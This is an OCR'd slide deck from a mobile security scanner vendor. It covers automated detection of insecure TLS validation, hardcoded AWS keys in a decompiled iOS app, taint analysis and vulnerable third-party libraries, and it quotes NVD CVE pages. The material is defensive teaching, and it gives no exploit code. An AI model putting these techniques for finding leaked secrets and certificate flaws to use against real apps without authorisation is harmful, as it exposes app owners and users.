
Ostorlab

Challenges in Mobile Security Automation

Alaeddine MESBAHI
alaeddine.mesbahi@ostorlab.dev
@3asm_

10-11-2020

Ostorlab is a Mobile Application Security & Privacy Scanner



Potentially | 9.1

Insecure TLS certificate domain name validation

Description

The application does not perform proper TLS certificate validation which makes it vulnerable to man-in-the-middle attacks.

Recommendation

It is recommended to apply proper TLS certificate validation. Compliant solution depends on actual implementation.

References

- Properly verify server certificate on SSL/TLS (CERT Secure Coding)

Technical Details

Details:

Override of method verify with a trivial method, potentially not performing any validation

Taint is traced from const `1` to result

Taint trace:

```
at com.unity3d.player.UnityWebRequest$1.verify()
```


Play Store Security Campaign

Source https://developer.android.com/google/play/asi


Table 1: Warning campaigns with associated deadline for remediation.

Campaign	Started	Support Page
Intent Redirection	5/16/2019	Support page
JavaScript Interface Injection	12/4/2018	Support page
Scheme Hijacking	11/15/2018	Support page
Cross App Scripting	10/30/2018	Support page
File-based Cross-Site Scripting	6/5/2018	Support page
SQL Injection	6/4/2018	Support page
Path Traversal	9/22/2017	Support page
Insecure Hostname Verification	11/29/2016	Support page
Fragment Injection	11/29/2016	Support page
Supersonic Ad SDK	9/28/2016	Support page
Libpng	6/16/2016	Support page
Libjpeg-turbo	6/16/2016	Support page
Vpon Ad SDK	6/16/2016	Support page
Airpush Ad SDK	3/31/2016	Support page
MoPub Ad SDK	3/31/2016	Support page
OpenSSL ("logjam" and CVE-2015-3194, CVE-2014-0224)	3/31/2016	Support page
TrustManager	2/17/2016	Support page
AdMarvel	2/8/2016	Support page
Libupup (CVE-2015-8540)	2/8/2016	Support page
Apache Cordova (CVE-2015-5256, CVE-2015-1835)	12/14/2015	Support page
Vitamio Ad SDK	12/14/2015	Support page
GnuTLS	10/13/2015	Support page
Webview SSLErrorHandler	7/17/2015	Support page
Vungle Ad SDK	6/29/2015	Support page
Apache Cordova (CVE-2014-3500, CVE-2014-3501, CVE-2014-3502)	6/29/2015	Support page

Most Apps have a limited Attack Surface



Android and iOS do a GOOD job limiting the OS attack surface compared to desktop OS



Secrets

Uber Secret Leak

Ransom, Class Suit, fine, and IPO delayed

AWS Secrets

Details:

AWS API Key `AKIA:` is detected in Payload, 'CassaSmart.

Details:

AWS Secret Key `85vXı` is detected in Payload, 'CassaSmart.

```
/* Function Stack Size: 0×20 bytes */

bool application:didFinishLaunchingWithOptions:(ID param_1,SEL param_2,ID param_3,ID param_4)

{
  undefined8 uVar1;
  undefined8 uVar2;
  undefined8 uVar3;
  undefined8 uVar4;
  longlong lVar5;
  undefined8 uVar6;
  undefined8 uVar7;
  undefined8 uVar8;
  undefined8 uVar9;
  undefined8 uVar10;
  ID IVar11;
  longlong lVar12;

  uVar1 = _objc_opt_new(&TWLAppController);
  uVar2 = _objc_opt_new(&CNAppConfig);
  _objc_msgSend(uVar1,"setAppConfig:",uVar2);
```


AWS Secrets

```
_objc_msgSend(&_OBJC_CLASS_$_ZDKCoreLogger,"setEnabled:",1);
_objc_msgSend(&_OBJC_CLASS_$_ZDKCoreLogger,"setLogLevel:",3);
uVar6 = _objc_alloc(&_OBJC_CLASS_$_AWSStaticCredentialsProvider);
uVar6 = _objc_msgSend(uVar6,"initWithAccessKey:secretKey:",&cf_AKIA                ,
                      &cf_85vXuHgjh                                 );
uVar7 = _objc_alloc(&_OBJC_CLASS_$_AWSServiceConfiguration);
uVar7 = _objc_msgSend(uVar7,"initWithRegion:credentialsProvider:",5,uVar6);
_objc_msgSend(&_OBJC_CLASS_$_AWSFirehoseRecorder,
              "registerFirehoseRecorderWithConfiguration:forKey:",uVar7,
              &cf_EUWest1FirehoseRecorder);
_objc_msgSend(&CNLicenseManager,"singleton");
```

```python
def func(p1, p2):
    z1 = p1
    z2 = p2
    z3 = source()
    z4 = sink(p1)
    return z1, z2, z3, z4
```


Taint Graph

```python
def func(p1, p2):
    z1 = p1.a
    z2 = p2.b
    z3.x = source()
    z4 = sink(p1.c)
    return z1, z2, z3, z4
```




Taint Graph

```python
def func(p1, p2):
    z1 = p1.a
    z2 = p2.b
    z3.x = source()
    z4 = sink(p1.c)
    return z1, z2, z3, z4

def main():
    user_input = input()
    func(1, user_input)
```




Taint Graph

```python
def func(p1, p2):
    z1 = p1.a
    z2 = p2.b
    z3.x = source()
    z4 = sink(p1.c)
    return z1, z2, z3, z4

def main():
    user_input = input()
    func(1, user_input)
```



Taint Graph

Secret Validation



Secret Pinning

Restriction type	Description
HTTP referrers	Accept requests from the list of websites that you supply. Below the types, specify one or more referrer web sites. Wildcard characters are acceptable for naming similar web sites. For example, `*.google.com` accepts all sites ending in `google.com`, such as `https://developers.google.com`.
IP addresses	Accept requests from the list of web server IP addresses that you supply. Below the types, specify one IPv4 or IPv6 address or a subnet using CIDR notation (e.g. 192.168.0.0/22). If you need to enter another entry, a new box appears after you complete adding the previous entry.
Android apps	Add your package name and SHA-1 signing-certificate fingerprint to restrict usage to your Android app. Below the types, add the SHA-1 signing-certificate fingersprint and your Android package name from your AndroidManifest.xml file.
iOS apps	Accept requests from the iOS app with the bundle identifier that you supply. Below the types, select the appropriate iOS bundle identifier from the list.

Secrets

- Detection
  - RegExp
  - Taint Analysis
- Validation by Interaction

Outdated 3rd Party Dependencies

Instagram RCE

Memory Corruption

VULNERABILITIES | INFORMATION | LIBRARIES & DEPENDENCIES

Library/Dependency	Version	Detail
libpng	1.6.35	Found libpng in file lib/x86_64/libstatic-webp.so
libjpeg	1.5.3	Found libjpeg in file lib/x86_64/libstatic-webp.so
libjpeg	1.5.3	Found libjpeg in file lib/x86_64/libnative-imagetranscoder.so
libyoga.so		Found ELF file at lib/x86_64/libyoga.so
libstatic-webp.so		Found ELF file at lib/x86_64/libstatic-webp.so
libreactnativejni.so		Found ELF file at lib/x86_64/libreactnativejni.so

cordova-plugin-advanced-http

2.5.1 • Public • Published 21 days ago

Readme | Explore BETA | 0 Dependencies | 4 Dependents | 45 Versions

Cordova Advanced HTTP

Cordova / Phonegap plugin for communicating with HTTP servers. Supports iOS, Android and Browser.

This is a fork of Wymsee's Cordova-HTTP plugin.

Advantages over Javascript requests

- SSL / TLS Pinning
- CORS restrictions do not apply
- X.509 client certificate based authentication
- Handling of HTTP code 401 - read more at Issue CB-2415

Updates

Please check CHANGELOG.md for details about updating to a new version.

Installation

The plugin conforms to the Cordova plugin specification, it can be installed using the Cordova / Phonegap command line interface.

```
phonegap plugin add cordova-plugin-advanced-http

cordova plugin add cordova-plugin-advanced-http
```

Usage

Plain Cordova

This plugin registers a global object located at `cordova.plugin.http`.

With Ionic-native wrapper

Check the Ionic docs for how to use this plugin with Ionic-native.

Synchronous Functions

Install

```
npm i cordova-plugin-advanced-http
```

Weekly Downloads

12,234

Version	License
2.5.1	MIT

Unpacked Size	Total Files
830 kB	70

Issues	Pull Requests
29	3

Homepage

github.com/silkimen/cordova-plugin-ad...

Repository

github.com/silkimen/cordova-plugin-ad...

Last publish

21 days ago

Collaborators

Try on RunKit

Report a vulnerability

Security advisories

Advisory	Date of advisory	Status
Improper Verification of Cryptographic Signature jsrsasign severity moderate	Jun 23rd, 2020	status patched
Improper Authorization @sap-cloud-sdk/core severity high	Jun 17th, 2020	status patched
Remote Code Execution next severity high	Jun 9th, 2020	status patched
Information Exposure apollo-server-lambda severity moderate	Jun 5th, 2020	status patched
Information Exposure apollo-server-micro severity moderate	Jun 5th, 2020	status patched
Information Exposure apollo-server-koa severity moderate	Jun 5th, 2020	status patched
Information Exposure apollo-server-hapi severity moderate	Jun 5th, 2020	status patched

Overview

Security policy

Security advisories 0

Security overview

View security details for this repository

See security announcements from this repository's maintainers

Security policy

Suggest how users should report security vulnerabilities for this repository

Suggest a security policy

Security advisories

View security advisories for this repository

View security advisories

Tag: v2.0.6 **cordova-plugin-advanced-http** / src / android / com / github / kevinsawicki / **http** /

Go to file

silkimen committed `a0f3762` on 1 Mar 2019 ...

History

..

HttpRequest.java	Fix **#187**: setSSLCertMode with "default" throws an error on Android	16 months ago
OkConnectionFactory.java	refactored to use Singleton instance of ConnectionFactory	2 years ago
TLSSocketFactory.java	fixes **#79**	2 years ago

CVE-2019-1010206 Detail

Current Description

OSS Http Request (Apache Cordova Plugin) 6 is affected by: Missing SSL certificate validation. The impact is: certificate spoofing. The component is: use this library when https communication. The attack vector is: certificate spoofing.

Source: MITRE

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 5.9 MEDIUM **Vector:** CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://github.com/kevinsawicki/http-request/blob/master/lib/src/main/java/com/github/kevinsawicki/http/HttpRequest.java	Third Party Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-295	Improper Certificate Validation	NIST


Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:http_request_project:http_request:6.0:*:*:*:*:cordova:*:*

Show Matching CPE(s)

It only gets worse from here ...



CVE-2020-2530 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Vulnerability in the Oracle HTTP Server product of Oracle Fusion Middleware (component: Web Listener). Supported versions that are affected are 11.1.1.9.0, 12.1.3.0.0 and 12.2.1.3.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle HTTP Server. Successful attacks require human interaction from a person other than the attacker and while the vulnerability is in Oracle HTTP Server, attacks may significantly impact additional products. Successful attacks of this vulnerability can result in unauthorized update, insert or delete access to some of Oracle HTTP Server accessible data as well as unauthorized read access to a subset of Oracle HTTP Server accessible data. CVSS 3.0 Base Score 6.1 (Confidentiality and Integrity impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N).

Source: MITRE

View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** 6.1 MEDIUM	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
CNA: Oracle	**Base Score:** 6.1 MEDIUM	**Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://www.oracle.com/security-alerts/cpujan2020.html	Patch, Vendor Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
NVD-CWE-noinfo	Insufficient Information	NIST

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:apache:http_server:11.1.1.9.0:*:*:*:*:*:*:*

Hide Matching CPE(s)

- *cpe:2.3:a:apache:http_server:11.1.1.9.0:*:*:*:*:*:*:**

cpe:2.3:a:apache:http_server:12.1.3.0.0:*:*:*:*:*:*:*

Hide Matching CPE(s)

- *cpe:2.3:a:apache:http_server:12.1.3.0.0:*:*:*:*:*:*:**

cpe:2.3:a:apache:http_server:12.2.1.3.0:*:*:*:*:*:*:*

Hide Matching CPE(s)

- *cpe:2.3:a:apache:http_server:12.2.1.3.0:*:*:*:*:*:*:**

CVE-2019-12273 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

** DISPUTED ** OutSystems Platform 10 through 11 allows ImageResourceDetail.aspx CSRF for content modifications and file uploads. NOTE: The product is self-hosted by the customer, even though it has a *.outsystemsenterprise.com domain name.) NOTE: The vendor claims that the independent researcher created the report without any type of validation and that no such vulnerability exists.

Source: MITRE

View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 6.5 MEDIUM **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://cxsecurity.com/issue/WLB-2019050242	Exploit, Third Party Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-352	Cross-Site Request Forgery (CSRF)	NIST

Known Affected Software Configurations Switch to CPE 2.2

Configuration 1 (hide)

cpe:2.3:a:outsystems:outsystems:*:*:*:*:*:*:*:*	From (including)	Up to (including)
Show Matching CPE(s)	10	11

List of Security Bulletins with Affected Version Changes

Security Bulletin	Previously announced Affected Releases	Updated Affected GA Releases	Minimum Fix GA Releases	CVE Identifiers
S2-002	2.0.0 - 2.0.11	2.0.0 - 2.1.8.1	2.2.1	
S2-003	2.0.0 - 2.0.11.2	2.0.0 - 2.1.8.1	2.2.1	CVE-2008-6504
S2-004	2.0.0 - 2.0.11.2	2.0.0 - 2.0.11.2 2.1.0 - 2.1.2	2.0.12 2.1.6	CVE-2008-6505
S2-008	2.1.0 - 2.3.1	2.0.0 - 2.2.3 2.0.0 - 2.3.17	2.2.3.1 2.3.18	CVE-2012-0391 CVE-2012-0394
S2-012	Struts Showcase App 2.0.0 - 2.3.13	2.0.0 - 2.3.14.2	2.3.14.3	CVE-2013-1965
S2-013	2.0.0 - 2.3.13	2.0.0 - 2.3.14.1	2.3.14.2	CVE-2013-1966
S2-020	2.0.0 - 2.3.16	2.0.0 - 2.3.16.1	2.3.16.2	CVE-2014-0094
S2-021	2.0.0 - 2.3.16.1	2.0.0 - 2.3.16.3	2.3.20	CVE-2014-0112 CVE-2014-0113
S2-022	2.0.0 - 2.3.16.1	2.0.0 - 2.3.16.3	2.3.20	CVE-2014-0116
S2-041	2.3.20 - 2.3.28.1 2.5	2.3.20 - 2.3.28.1 2.5 - 2.5.12	2.3.29 2.5.13	CVE-2016-4465
S2-042	2.3.20 - 2.3.30	2.3.1-2.3.30 2.5 - 2.5.2	2.3.31 2.5.5	CVE-2016-6795
S2-044	2.5 - 2.5.5	2.5 - 2.5.12	2.5.13	CVE-2016-8738
S2-048	Struts Showcase App 2.3.x	2.1.x - 2.3.x	-	CVE-2017-9791
